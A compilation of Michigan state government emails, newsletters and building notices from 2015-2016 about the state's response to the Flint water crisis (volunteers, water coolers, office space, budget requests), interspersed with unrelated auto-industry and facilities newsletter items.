Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

**Subject:** State of Emergency

**Importance:** High

FYI, I received a call from Vince this am regarding the Flint State of Emergency water crisis. They are in need of box trucks with GVW greater than 33000#.

You are the only area with this type of vehicle. You have one in Ionia and the rest are in Jackson. Fleet will be providing M1653 truck for this. Do you think that Ionia could spare their truck for a few days?

I have offered up a semi/trailer as that would be much easier for us to provide, he is asking.

Let me know.

Thanks,

Kim

Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

**Subject:** Flint Volunteer Efforts

Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).



Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

**Subject:** Contributing time, muscle and money

During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.

Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David

**Subject:** The Gov. Snyder's Budget Proposal

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.

### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed

to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.

---

## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.

---

## Governor in USA Today: "I will fix this, and I mean it."

"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,

BMW's top tuner relishes his new role at Hyundai

WHAT COMES AFTER M?

## BMW's top tuner relishes his new role at Hyundai

Hyundai, which began building its own engines only in 1991, has laid out a full-fledged product plan for its new Genesis luxury brand, with help from a cadre of executives poached from Bentley, BMW and Lamborghini. Albert Biermann may be the most important of those hires.

## JCI's spinoff must refocus to remain on top

Just two years ago, Johnson Controls Inc. was a major automotive supplier, but it has been transformed by a series of deals that have split up its operations, leaving its interior parts business in a joint venture with a Chinese partner and making its seating unit an independent company. Its automotive battery division and building controls business will remain with a new Ireland-based company to be created in a proposed merger with Tyco International.

## Lear's goal: Seats with style, smarts

Automotive parts supplier Lear Corp. is developing a seat of the future to appeal to automakers as they look increasingly to interiors to set their vehicles apart. The new design is the product of an engineering unit Lear has set up in Southfield, Mich.

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:14 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"

## Budget recommendation will include \$30 million request for Flint water bill repayments

When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.



Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly

65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

 Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Learn more about the \\$30 million request](#)

We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). [Click here to watch the video.](#)

## Continental recalls defective airbag control units used in 5 million vehicles

Continental Automotive Systems said it supplied potentially defective airbag control units to 5 million vehicles used by Honda, Fiat Chrysler, Mercedes-Benz, and three other automakers built over a five-year period worldwide, widening an airbag safety crisis.

## VW, seeking approval on emissions fix, replaces top U.S. lawyer

Volkswagen AG replaced the head of its U.S. legal department with an outside lawyer as it seeks approval to fix nearly 600,000 vehicles that had software allowing them to cheat on emission levels.

## Daimler's Q4 earnings surge 22% on new models

Daimler's fourth-quarter operating profit surged by 22 percent, lifted by demand for SUVs, compact cars and sales of its C class. The company warned of slower growth in 2016 as China cools.

## Fiat Chrysler preps 2 Super Bowl ads

Fiat Chrysler Automobiles will air two spots during Super Bowl 50 on Sunday. The first ad will air after Coldplay's halftime performance. The second ad will air during the first commercial break in the fourth quarter, FCA revealed today.

## Bentley preps fastback Bentayga

Bentley is hatching plans to introduce a sportier, coupelike version of the Bentayga, the brand's first SUV. Bentley CEO Wolfgang Duerheimer said advance design and engineering work on a performance-enhanced, fastback Bentayga variant are under way, though the program still needs formal approval.

## Rise in traffic deaths last year raises alarm at NHTSA

U.S. Transportation Department officials are mounting an effort to tackle the human causes behind traffic deaths, which after years of steady declines, increased sharply last year.

## UAW was unprepared for social media influence on talks, Williams says

UAW President Dennis Williams said the union took away several lessons from its rocky 2015 negotiations with Detroit automakers -- chief among them being the influence of social media on members.

## Toyota quarterly net rises 4.7% to \$5.4 billion

Toyota said it posted a 4.7 percent gain in quarterly net income and raised its full-year profit forecast slightly due to strong demand in the U.S. Operating profits, however, fell 5.3 percent to 722 billion yen (\$6.2 billion) during the October-December quarter due to an increase in expenses.

## VIDEO: What Governor Snyder's FY17 budget means for Michigan

Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.

### Click a tweet to tweet it out:

Hi, George,

Thanks for the response and the agreement. We also really enjoyed meeting and found it beneficial. I will definitely try to schedule time again on our next visit in the fall.

The team is doing a quick review of the agreement. Hopefully we can turn this around quickly.

Thanks again for making time to meet with us.

Ric

**Subject:** Ramp Agreement - DRAFT

Keith/Ric,

It was great meeting with you today. Bill and I agree that we all need to plan on getting together from time to time (possibly bi-monthly) to share information and keep each other current on relevant activities, projects, etc.

Attached, as we discussed, is the current 'draft' of the MOU for maintenance of the Water Street Ramp. As I noted earlier today, this document highlights/tracks the changes by UM-Flint to the MOU proposed by your office. Your feedback prior to our transmittal of this proposed agreement to our legal staff in Ann Arbor will be very helpful. Please get back to us with any feedback you may have. We intend to keep this process moving along as quickly as possible so we can wrap up this process.

Thanks much!

George

Good Morning Dave,

Sorry for the delay. I discussed this issue with Mike Noonan. Mike is currently gathering information from the City of Flint today. We are requesting a document stating the water is within the safe drinking limits at the Flint State Office Facility.

I will then reach out to our Director on the direction DTMB will proceed. You will be the first we contact on this matter.

Good afternoon Larry – Can you advise if DTMB will be installing water coolers again at the Flint State Office Building? The attached article has been raised as a point of concern. I am going to get them again at our Clio Rd. Office.

Thanks, David

### Optimizing Preventive Maintenance

*Kate Kerrigan, Reliability Engineer, Allied Reliability*

Preventive maintenance programs are often the base of every organization's reliability plans. However, too often they become the repository of desperate measures to placate the organization and half formed root cause analyses. A proactive PM program must be under systemic evaluation to continue to give the results organizations demand. Learn how to evaluate your current PMs to ensure that they are producing proactive, valuable results. In addition, discover a systemic evaluation method that you can begin using today to keep your program fresh and in tune with your organization's changing needs and expectations.

## Flint Alternate Water Resource

---

### Date/Time:

Monday, October 5, 2015 at 6:00 a.m. until further notice

### Details:

Beginning Monday, October 5, 2015, water coolers will be available in common areas on floors 1-6 of the Flint State Office Building. Although the drinking water has been

tested and falls within all DEQ and EPA regulation standards, alternate water sources will be offered to accommodate all tenants due to recent concerns regarding the water supply. Water testing will continue and the alternate water source will be available until all quality concerns are addressed.

Thank you for your cooperation.

**Subject:** RE: Water Purifiers

Hi Bernard and Team,

We will definitely consider the installation. I would like to investigate a little more on the type and approxinant flow capacity of the unit to be installed. These type of filters tend to accumulate impurities as they are designed to do but without proper maintenance can create other bacteria and microorganisms that are just as or more harmful then what your trying to filter. They are a good product for what they do but are not a devices that can be installed and forgotten. I will be at the Flint Facility tomorrow and will grab a unit to inspect. Maybe if the rep is still on site I can meet with them as well. Do you think staff would utilize the faucet water if a unit was installed? Any extra information would be helpful as a decision is made.

Thank you,  
Brian

**Subject:** RE: Crucial Conversations

Did you see Flint will be tied back to the Detroit water system in the next 2 weeks? Still lots of water sampling to do for planning purposes but at least the city will be back to the same system they were before the change to the Flint River. The plan is to still tie into the new water supply after completion of the main line in the summer 2016. The report did say customers of the city water should have received notice of the higher lead samples in August 2015 for posting but we didn't receive the notice like we did back in January for the other reporting violation. It sounds like the city has a plan I will keep you posted as it goes forward.

October 14, 2015

## 'Think like your adversary,' say cybersecurity experts

Experts from industry, government, and academia recently gathered at NYIT's annual cybersecurity conference sounded an alarm. "Think like your adversaries," warned Gregory Conti, Ph.D., director, Army Cyber Institute,

U.S. Military Academy. Salvatore Stolfo, Ph.D., professor of Computer Sciences at Columbia, escalated that by urging attendees, "Be the adversary!"

"Protect what is most important to your organization; that's what is most valuable to your adversaries," said Allison Wikoff, intelligence analyst for Dell SecureWorks, who also noted that BYOD now stands for Bring Your Own Disaster.

## Mobility enabling drives adoption of business collaboration tools

Evolve IP, The Cloud Services Company™, has announced the results of its [2015 Business Communications and Collaboration Tools Survey](#).

With 1,024 participants, the groundbreaking research revealed new insights into why businesses are adopting business communications tools, how often they replace their systems, along with some stark differences in satisfaction between those with cloud communications systems and those using legacy, premise-based PBX systems.

One significant finding from the research showed that mobility enablement is now the most prominent feature wanted in a new communications system and, when comparing user satisfaction for mobility enablement, organizations with cloud systems were markedly more satisfied. 61.5 percent of cloud users were 'very satisfied' or satisfied with their mobility capabilities compared to just 44 percent of premise users. Working hand-in-hand with mobility for many companies is

## Why do 80% of employees want to work alone?

In order to explore bullying and wellness in the workplace and to create methods to assess psychological health and eliminate the unnecessary stress factors, the nonprofit Faas Foundation launched the initiative to Create Psychologically Healthy Workplaces. It has begun work by supporting projects with Mental Health America (MHA), Canada's Centre for Addiction and Mental Health Foundation (CAMH) and the Yale Center for Emotional Intelligence.

MHA has developed a workplace bullying and psychological wellness survey that in the first three months has generated almost 2,000 completed responses. The survey has revealed stunning preliminary results. Among those who scored as being in unhealthy:

- Eighty-three percent reported that their company is overly focused on trivial activities.
- Because of unhelpful or hostile work environments, 80 percent report that they tend to work alone.
- Despite the difficulties they face, 41 percent of people in unhealthy work environments report that rarely or never miss work due to work related stress.

## Kentucky International Convention Center gets redesign

Officials unveiled the HOK and EOP Architects' design for the renovation and expansion of the Kentucky International Convention Center in Louisville. Kentucky Gov. Steve Beshear and Louisville Mayor Greg Fischer joined convention center officials in unveiling the latest design images.

The expansion of the convention center will increase contiguous exhibit space by more than one-third, from 146,000 square feet to more than 200,000 square feet, and will add a 40,000-sq. ft. ballroom, all within the existing footprint. The project also includes a renovation of the meeting rooms.

"The improvements for the Kentucky International Convention Center are very important to downtown Louisville and the many businesses that depend upon conventions in this city," said Beshear. "This work will result in an annual economic impact of more than \$50 million and will help retain current business and attract new conventions to Kentucky."

### **DIMENSION New York provides corporate design**

Partners Maria Lee, Adrienne D'Agata and Kate Lindenberg, recently launched a new, privately held international design firm, DIMENSION New York, based in Manhattan. The new firm will maintain a diverse focus on residential, corporate and hospitality projects. "DIMENSION NY delivers a unique range of design services that respond to the growing need for timeless solutions with a simple, refined impact," add the partners. "This is as true in the corporate realm as it is in the residential and hospitality markets."

The partners note the transition to an independent practice has provided new creative opportunities as well as the flexibility to craft a practice with efficient and experienced staff and a real sensitivity to client expectations. The firm believes that great design is best approached through a multi-faceted perspective, with careful consideration in utilizing architecture, materials, lighting, graphic design, art and furniture.

### **Ware Malcomb constructs offices for United Mechanical, Inc.**

Construction is complete on the new offices of United Mechanical, Inc. located at 815 Atlantic Avenue, Suite #105 in Alameda, Calif. Ware Malcomb provided interior design services for the project. United Mechanical, which provides engineering and construction services in the

areas of HVAC and plumbing, along with HVAC service, acted as its own General Contractor.

United Mechanical's new offices are comprised of approximately 12,000 sq.ft. of open office space and 3,000 sq.ft. of warehouse space. The company wanted a "cool and hip" creative office environment for their younger staff to feel comfortable, productive and inspired. The design was infused with energy through the use of vibrant colors, and featured employee-friendly design elements including open break rooms and a gaming area. The office complies with Cal Green and T24 standards, including all new LED lighting and metered outlets throughout.

### Yahoo expands data center in Quincy, Washington

Yahoo! Inc. says the company is expanding its data center in Quincy, Wash. It will add about 300,000 square

feet, effectively doubling the size of the facility. The center will house thousands of new servers and create additional jobs. The Quincy data center, a key component of Yahoo's data center architecture, first opened in 2007 and serves hundreds of millions of users around the world.

# Flint Water Quality

---

## Details:

DTMB commissioned testing of the water in the Flint State Office Building and the results show our water poses no health threats. Although the water is safe to drink, we will continue to provide water coolers in common areas on floors 1-6 of the Flint State Office Building until we are connected to the Detroit water system.

If you have any questions, please contact the Flint Building Trades Supervisor, Brian Walts, at [WaltsB@michigan.gov](mailto:WaltsB@michigan.gov) or 810-760-2044.

DTMS Energy, Inc.

According to the Clean Air Council, the average American throws away enough paper each year to build a 12-foot wall from Los Angeles to New York City. Consider going paperless by saving documents and manuals on a common server instead of handing them out in hard-copy form. If you must print a multi-page document, be sure to use the double-sided printing feature.

Hi Marsha,

I would suggest having a chair sent to flint. If there is anything floating around it's because someone did not want it. The patch cord would be for the PC to connect to the network.

Let me know if we can be of any help.

Marsha-

We have one of the offices originally designed for the Governor's staff in Flint available for your use. It has furniture in it minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

Thanks,

Team,

DHHS said we can use the chairs that we have stored for them temporarily, so if weather is an issue we have the ok to use rose chairs and they are in much better shape than what we have.

So we will have them in that office by 7am.

When the other chars arrive we can swap them out when its convenient for everyone.

They will be in good hands in Flint

I can take two chairs that are stored for DHHS that are like new. We will need to get two soon.

I just spoke with Larry and he said that we can get two from Lansing this week or sooner if needed.

Im sure our tenants won't mind if I borrow two chairs temporarily. Given the circumstances.  
I would even give them two of mine or my staffs chairs ( not really in great shape mind you). I just didn't want them to have something like that.

But Monday two chairs will be in that office and we can swap out later .

Is everyone ok with that.

Mike - we set up an office in Flint for Harvey Hollins in Gov's office to work on the water issue. He needs a chair.

Can we have something delivered ASAP?

Otherwise they have an extra chair in the Gov's office that someone could take up.

Oops. Two chairs.

Marsha-

We have one of the offices originally designed for the Governor's staff in Flint available for your use. It has furniture in it minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

Thanks,

Jamie Phillippo

This is what our job sent out regarding the Flint crisis. Nice that it asks for prayer☺

**From:** Cheryl A. Kohs  
**Sent:** Friday, January 15, 2016 11:33 AM  
**To:** Everyone  
**Subject:** Water Crisis in Flint: How can you help?

Dear LSSM Team,

***Our ELCA congregation in Flint is actively trying to assist solving the water issue in Flint; Lutheran Social Services Staff & Supporters can help in Flint with the Water Crisis .***

Michigan Governor Rick Snyder declared a State of Emergency on Tuesday, January 5, for Flint and Genesee County in support of Flint Mayor Karen Weaver's request, as a result of the ongoing contaminated drinking water crisis.

The damage is widespread and significant. All water for drinking and cooking must be filtered in order to be safe. Even though Flint is reconnected with Detroit water, the corrosion that occurred from using the Flint River water source and the state's failure to manage that corrosion (many areas of the city have lead pipes, as do many homes in Flint and Flint Twp.,) have resulted in toxic levels of lead contamination. This water crisis will be an on-going issue. There is no way to determine when Flint will have safe water. Nearly 100,000 people are affected.

Pastor Monica Villarreal, Salem Lutheran Church/Flint recently shared this information about the many ways you and/or your congregation can become involved:

1) Raise awareness about the issue! (and spread the word).

2) Water drives! Donate bottles/jugs of water for Salem to distribute to the community. Email: [salemflintpastor@gmail.com](mailto:salemflintpastor@gmail.com) to set up logistics.

Or

Clean Water for Flint  
Saturday, January 30 ~ from 9 am to 5 pm  
Holy Trinity in Livonia is collecting Gallon Jugs of water for Salem Lutheran Church in Flint  
Deliver your donations to  
Holy Trinity Lutheran Church  
39020 5 Mile Road, Livonia  
Contact [mash@holytrinitylivonia.org](mailto:mash@holytrinitylivonia.org) for details

- 3) Donate financially so that Salem can purchase and distribute water filters that are NSF certified for lead removal.  
(Filters are approximately \$30). Write "FILTERS" on the memo line of your check, made payable to Southeast Michigan Synod. The synod address is: *Southeast Michigan Synod 8115 E. Jefferson Ave., Detroit, MI 48214*
- 4) Salem Lutheran's infrastructure and water is affected. Financial donations would greatly assist the church with replacing water pipes and getting a filtration system. With safe water at Salem, the community can fill water jugs with safe water. Write "FAUCETS" on the memo line of your checks, made payable to Southeast Michigan Synod.
- 5) Speak with your political representatives to advocate for State and Federal resources to address this crisis, both short term and long term. .
6. Lift up the city of Flint and all its residents in your prayers. Pray for God's will to be done. Take this request to your church or place of worship this weekend.

Phil

Mike-

Keith Paasch, Bob Burns, Larry Scates, Jim Clark and I met to discuss the request for additional space in Flint. The building is considered full, as in the office space as designed is assigned. We determined that the best way to serve our current clients and the additional resources needed to deal with this crisis may be to find additional space close by. We

came up with several ideas (U of M Flint, School for the Deaf in Flint, City of Flint or FEMA bringing in trailers onsite). Maureen Bailey has confirmed 7,000 sq ft is available on Bristol Road at \$12/sq. ft. plus utilities.

Please see the attached prints in reference to space. There is one group of 12 stations that was occupied by Civil Rights plus two offices originally designed for the Governor that the Governor no longer needed on the 5<sup>th</sup> floor that is highlighted in green. DHHS is taking over the space and has a reconfigure planned starting in March. DHHS is temporarily using the majority of this space until 7<sup>th</sup> floor is complete. The area reference below is highlighted in yellow within the green space. As stated below, DHHS staff are already in these station and in order for it to accommodate we would need to relocate the staff and tear down the furniture. The other rooms highlighted in orange within the green box have already been occupied by the Governor's staff as well as FEMA personnel. Two open areas are left in the building-the 5<sup>th</sup> and 6<sup>th</sup> floor lobbies. The 6<sup>th</sup> floor is already over occupancy and therefore we cannot add people here. As for adding people in the 5<sup>th</sup> floor lobby, I'm not sure how our tenants of the floor would be with that as this floor was not supposed to be accessed by the public.

Please let us know how you would like to proceed.

Thanks,

**Subject:** Flint Office Space Issue

Chris,

MSP has requested that we find additional space in the Flint State Office Building for additional Federal personnel that will need space in the next few days. DTMB had a meeting this morning in regards to this and after the meeting, BOD/Real Estate determined that we are at "max" in the Flint State Office Building. I asked if that meant we filled all the cubicles or if we are at building occupancy limits. The response was that we filled the cubicles and not at occupancy limits.

Can you assist in getting traction? If we can get these Federal partners in the same area as the State personnel, they can better coordinate response efforts. I spoke with Brian Walts (Flint BTS) and he indicated that if we move 3 DHHS staff members on the 5<sup>th</sup> floor, they could setup tables capable of housing 30-40 individuals. Brian confirmed that he has space on other floors that they could sit temporarily.

If we can find a spot for those 3 DHHS individuals we will be fine for the FEMA needs. Please confirm for Chris asap if we can provide these for FEMA. SEIC waiting on a confirmation. Thanks

In our meeting we discussed the loading dock and conference rooms. The conference rooms are filling up and the dock is not going to fit many due to its shape. Keith suggested an office trailer place onsite next to the building.

We are also being asked to prepare for additional Governor's staff and additional DHHS staff as a possibility.

Mike-

Keith Paasch, Bob Burns, Larry Scates, Jim Clark and I met to discuss the request for additional space in Flint. The building is considered full, as in the office space as designed is assigned. We determined that the best way to serve our current clients and the additional resources needed to deal with this crisis may be to find additional space close by. We came up with several ideas (U of M Flint, School for the Deaf in Flint, City of Flint or FEMA bringing in trailers onsite). Maureen Bailey has confirmed 7,000 sq ft is available on Bristol Road at \$12/sq. ft. plus utilities.

